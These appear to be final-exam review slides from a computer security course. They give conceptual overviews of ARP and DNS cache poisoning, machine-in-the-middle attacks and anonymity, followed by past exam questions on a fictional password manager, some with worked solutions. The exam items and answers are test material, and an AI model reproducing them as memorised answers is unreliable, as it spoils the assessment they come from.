
Routing under normal operation



Routing subject to ARP cache poisoning




DNS




Caching happens *everywhere* for speed!
On the **client**, and on **DNS servers too**
when they receive a response from
other DNS servers.

DNS Cache Poisoning


Bad answer **spreads** through caching when other DNS servers query the affected server!



Machine-in-the-Middle - Normal Conditions



Machine-in-the-Middle - Attack



Network Attacks

- ARP Spoofing
- IP Spoofing
- DNS Cache Poisoning
- Amplification (e.g. DDOS)
- TLS Certificate Spoofing
- etc.



Anonymity

- Anonymity: Concealing your identity
 - Communications where the identity of the source and/or destination are concealed
- Not to be confused with confidentiality
 - Confidentiality is about contents, anonymity is about identities
 - Confidentiality: the NSA knows that YOU are browsing *bannedbooks.com*, but doesn't know which book you're looking at (nonetheless, may be able to incriminate you)
 - Anonymity: the NSA knows that SOMEONE is looking at *the Anarchist Cookbook* on *bannedbooks.com*, but doesn't know that you are doing so
- Why are VPNs/proxies a no-go?



Exam Practice W22 Final



Exam Practice Q4

SuperDuperSketchyCorp is broke after recent lawsuits and can no longer afford a company subscription to “secure” and “safe” password managers, so they have decided to implement their own product: SuperDuperSafePasswordSafe, or SDSPS. SDSPS will be a website that users can visit to generate, store, and retrieve passwords for other websites.

Consider each scenario independently, and assume that all other aspects of SuperDuperSafePasswordSafe are correctly and securely implemented.



Exam Practice Q4a i

(a) [4 points] SuperDuperSketchyCorp doesn't trust outside certificate authorities, so they decide to create and sign their own certificate for `superdupersafepasswordsafe.com`.

- i. Would a browser be able to successfully establish a secure HTTPS ☐ Yes ☐ No connection to `superdupersafepasswordsafe.com`? Why or why not?


Exam Practice Q4a i

- (a) [4 points] SuperDuperSketchyCorp doesn't trust outside certificate authorities, so they decide to create and sign their own certificate for `superdupersafepasswordsafe.com`.
- i. Would a browser be able to successfully establish a secure HTTPS connection to `superdupersafepasswordsafe.com`? Why or why not? ☐ Yes ☒ No

Solution: No, the browser would not be able to establish a secure HTTPS connection. As a final step in the TLS handshake, the browser must verify the certificate using a chain of known Certificate Authority public keys. Because the SDSC team is not a trusted Certificate Authority, the browser would not be able to verify the identity of the site.

Exam Practice Q4a ii

- ii. What additional steps must an attacker take to trick a certificate authority using multiple perspective domain validation compared to a certificate authority using single perspective domain validation?



Exam Practice Q4a ii

- ii. What additional steps must an attacker take to trick a certificate authority using multiple perspective domain validation compared to a certificate authority using single perspective domain validation?

Solution: Under a single perspective domain validation system, an attacker must compromise the path between the verifying CA and the server. In a multiple perspective domain verification system, the domain is verified from many points of view, so an attacker would have to compromise many different paths.



Exam Practice Q4b

- (b) [4 points] The SuperDuperSafePasswordSafe team has decided to encrypt the body of each HTTP request between the client and server and has therefore decided that HTTPS and TLS are not needed.



Exam Practice Q4b i

- i. Assume login and user validation are performed with cookies. Is this model susceptible to a man-in-the-middle attack assuming each client and the server have previously established a secure key for the team's HTTP body encryption? Why or why not? ☐ Yes ☐ No




Exam Practice Q4b ii

- ii. Assume the SDSC team has decided to establish the secure key using Diffie-Hellman over HTTP. Explain how an attacker could trick both the client and server applications into believing they have a shared key, and give one possible defense other than using HTTPS that SDSC could use to prevent this.



Exam Practice Q4c

- (c) [3 points] Learning from their previous mistakes, SDSC has decided to store only a salted hash of all passwords on their server. When creating a new password, the client application will send the new password to the server over HTTPS. The SDSC server application will then salt and hash the password, store only the result and the salt used, and discard the original request. When requesting a password for a website, the client application will make a request over HTTPS to the server with a secure session token, and the server will respond with the stored salted hash and original salt corresponding to the requested password for the user.



Exam Practice Q4c i

- i. Is this model susceptible to a man-in-the-middle attack? ☐ Yes ☐ No
Why or why not?



Exam Practice Q4c ii

ii. Is the response from the server to retrieve a password sufficient for the client to retrieve the original password?

☐ Yes ☐ No


Why or why not?



Exam Practice Q4d

- (d) [6 points] Assume now that you are a consultant hired by the SDSC team to test their security practices. You have been given a network trace of a client who was communicating with the SuperDuperSafePasswordSafe website service, among other websites. Your goal is to scour the trace to obtain all the information you can about the exchange in order to answer questions given to you by the security team. Assume that the client had been communicating with SDSPS using HTTPS.

For each question below, **select whether you would expect to be able to determine the answer.** If yes, how would you find the answer (which packet, which layer, etc.)? If no, why not?



Exam Practice Q4d i

i. “What was the IP address of the client device?”

☐ Yes ☐ No



Exam Practice Q4d ii

ii. “At what time did the client first make contact with SDSPS?” ☐ Yes ☐ No



Exam Practice Q4d iii

iii. “What headers were set by the server?”

☐ Yes ☐ No



Exam Practice Q4d iv


iv. “What was the total count of POST requests made by the client?” ☐ Yes ☐ No



Exam Practice Q4e

(e) [3 points] The security team claims that the client device used has a MAC address assigned by a very general chip manufacturing company, and therefore the type of device is impossible to identify even with a full network trace. Name three pieces of evidence you could gather in order to determine the identity of the device.

- _____
- _____
- _____



And that's a wrap.

It was a pleasure teaching this lab!

Good luck on the exam!

Exam review continues in lecture! (Appsec)

Review midterm and previous review sessions! (Crypto/Web)

